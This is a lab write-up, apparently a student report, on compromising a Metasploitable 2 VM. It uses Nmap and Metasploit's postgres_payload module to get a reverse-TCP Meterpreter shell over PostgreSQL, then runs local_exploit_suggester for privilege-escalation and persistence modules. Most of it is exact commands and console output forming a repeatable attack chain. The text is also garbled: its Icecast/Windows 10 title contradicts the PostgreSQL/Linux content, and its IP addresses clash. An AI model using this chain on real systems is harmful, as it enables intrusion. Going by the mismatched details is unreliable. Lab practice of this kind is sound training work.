Report:

EXPLOITING ICECAST ON WINDOWS 10

Amin El Kassimi

CyberSecurity EN
Paolo Rampino
Jan 4, 2026

Executive summary

In this Report, I'll walk through how I exploited a PostgreSQL vulnerability on my Metasploitable 2 machine (192.169.1.24) using Kali Linux (192.169.1.149). PostgreSQL is a powerful, open-source relational database management system that, when left unsecured or outdated, can expose systems to critical vulnerabilities. This exercise highlights how an attacker can exploit PostgreSQL to gain unauthorized access.

Goals and Objectives


In this report, my goals are to:

- **Identify and Exploit Vulnerabilities:** Use Nmap to scan the Metasploitable 2 machine for open services, identify the PostgreSQL service on port 5432, and exploit it using Metasploit.
- **Gain Access to the Target Machine:** Utilize Metasploit to take advantage of the postgres_payload exploit and gain unauthorized access to the system, demonstrating how attackers can take control.
- **Verify and Explore the Compromised System:** Confirm the exploit's success by verifying system information and ensuring file-level access on the compromised machine.
- **Wrap Up Key Lessons:** Conclude the series by reflecting on the importance of understanding vulnerabilities in a controlled lab environment and applying these skills to real-world cybersecurity scenarios.

1. Step 1: Win Icecast

To start, I needed to discover what services were running on my target Metasploitable 2 machine. I used Nmap on my Kali Linux machine to perform a network scan**.**

nmap -sV 192.168.1.149




```
-$ nmap -sV 192.168.1.149

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-21 16:17 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --
dns-servers
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 16:17 (0:00:02 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 16:17 (0:00:02 remaining)
Nmap scan report for 192.168.1.149
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:59:35:43 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.97 seconds
```

The scan results revealed that my Metasploitable 2 machine was active with the IP address **192.168.1.149** and had several open ports, including port **5432**, where **PostgreSQL was running.** This service presented an opportunity for exploitation.

2. Launching Metasploit and Searching for Exploits

With PostgreSQL identified as the target, I launched Metasploit to search for available exploits.

msfconsole




```
$ /usr/share/kali-menu/helper-scripts/metasploit-framework.sh
[sudo] password for kali:
[i] Database already started
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.103-dev                         ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion           ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Once Metasploit was up and running, I searched for PostgreSQL-related exploits:

search postgresql

The exploit I selected, postgres_payload, had a high success rate for this vulnerability. I activated it with the following command:

use exploit/linux/postgres/postgres_payload



```
msf > search postgres_payload

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload    2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   1    \_ target: Linux x86                     .                .          .      .
   2    \_ target: Linux x86_64                  .                .          .      .
   3  exploit/windows/postgres/postgres_payload  2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   4    \_ target: Windows x86                   .                .          .      .
   5    \_ target: Windows x64                   .                .          .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'
```

3. Configuring the Exploit

Once the exploit was selected, I configured the necessary settings to ensure the attack would run correctly. This included setting my **LHOST** (my Kali machine IP) and **LPORT** (the listening port), as well as the target machine's **RHOSTS** and **RPORT**.

- **Setting Kali's IP (LHOST)**:

set LHOST 192.168.1.24

- **Setting Kali's Listening Port (LPORT)**:


set LPORT 4444

- **Setting the Target Machine IP (RHOSTS)**:

set RHOSTS 192.168.1.149

- **Setting the Target PostgreSQL Port (RPORT)**:


set RPORT 5432



```
msf > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.1.149    no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port (TCP)
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.24     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
```

4. Running the Exploit

With all the settings in place, I executed the exploit: **run**




```
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.24:4444
[*] 192.168.1.149:5432 - 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.1.149:5432 - Uploaded as /tmp/iCSPzxgc.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.24:4444 → 192.168.1.149:36034) at 2026-01-21 16:47:00 +0100
[*] Meterpreter session 2 opened (192.168.1.24:4444 → 192.168.1.149:36035) at 2026-01-21 16:47:00 +0100

meterpreter >
```

Metasploit successfully connected to the PostgreSQL service and gave me access to a Meterpreter shell, signaling that the exploit had worked.


5. Verifying System Access

Once the exploit ran successfully, I had gained access to a Meterpreter shell, giving me full control over the Metasploitable 2 machine. To confirm the success, I ran a few basic commands to gather system information and check my level of access:
Check System Info:



```
meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

The output confirmed that I was connected to the Metasploitable machine.
Check File Access:
I also used the ls command to ensure I had file-level access by listing the contents of the directories:



```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 15:08:46 +0100  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 15:08:56 +0100  base
040700/rwx------  4096  dir   2026-01-21 16:49:48 +0100  global
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_clog
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_multixact
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_twophase
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_xlog
100600/rw-------  125   fil   2026-01-21 16:03:47 +0100  postmaster.opts
100600/rw-------  54    fil   2026-01-21 16:03:47 +0100  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 15:08:45 +0100  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 15:07:45 +0100  server.crt
100640/rw-r-----  891   fil   2010-03-17 15:07:45 +0100  server.key
```

6.Conclusion

How to Prevent PostgreSQL Vulnerabilities: A Cybersecurity Standpoint
To protect against PostgreSQL vulnerabilities like the one exploited in this exercise, it's critical to keep all database servers updated with the latest software versions. Outdated versions, such as the one used in this scenario, often contain vulnerabilities that attackers can exploit. Regularly applying patches and updates to PostgreSQL is essential to closing known security gaps and ensuring the database is secure.
In addition to keeping PostgreSQL up to date, implementing strong access controls is vital. Limiting access to the PostgreSQL service to only necessary users and trusted IP addresses helps reduce the attack surface. Always enforce strong, unique passwords for all database accounts, and wherever possible, use multi-factor authentication (MFA) to add an extra layer of protection.

Bonus – Local Privilege Escalation and Persistence

Identifying Local Privilege Escalation Vulnerabilities


After obtaining an initial Meterpreter session as the postgres user, the next objective was to identify potential local vulnerabilities that could allow privilege escalation to root, using only Metasploit modules as required by the exercise.

To achieve this, I used the Metasploit post-exploitation module:

post/multi/recon/local_exploit_suggester

This module analyzes the compromised system and compares its configuration, kernel version, and installed binaries against known local privilege escalation exploits.

The scan revealed several exploits that were potentially applicable to the target system, which was running **Ubuntu 8.04 with kernel 2.6.24**. Among the suggested modules, multiple vulnerabilities were flagged as exploitable due to the age and insecure configuration of the system.



```
-------------------------------------------------------------------------------------
msf exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
-------------------------------------------------------------------------------------
msf post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf post(multi/recon/local_exploit_suggester) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.24:4444 -> 192.168.1.149:38519 (192.168.1.149)
-------------------------------------------------------------------------------------
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
-------------------------------------------------------------------------------------
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.1.149 - Collecting local exploits for x86/linux...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.1.149 - 229 exploit checks are being tried...
[+] 192.168.1.149 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.1.149 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/persistence/autostart: The service is running, but could not be validated. Xorg is installed, possible desktop install.
[+] 192.168.1.149 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[+] 192.168.1.149 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.1.149 - Valid modules for session 1:
============================

 #   Name                                                             Potentially Vulnerable?  Check Result
 -   ----                                                             -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc             Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc              Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                      Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                   Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                     Yes                      The target appears to be vulnerable.
 6   exploit/linux/persistence/autostart                              Yes                      The service is running, but could not be validated. Xorg is installed, possible desktop install.
 7   exploit/multi/persistence/cron                                   Yes                      The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
 8   exploit/unix/local/setuid_nmap                                   Yes                      The target is vulnerable. /usr/bin/nmap is setuid
```

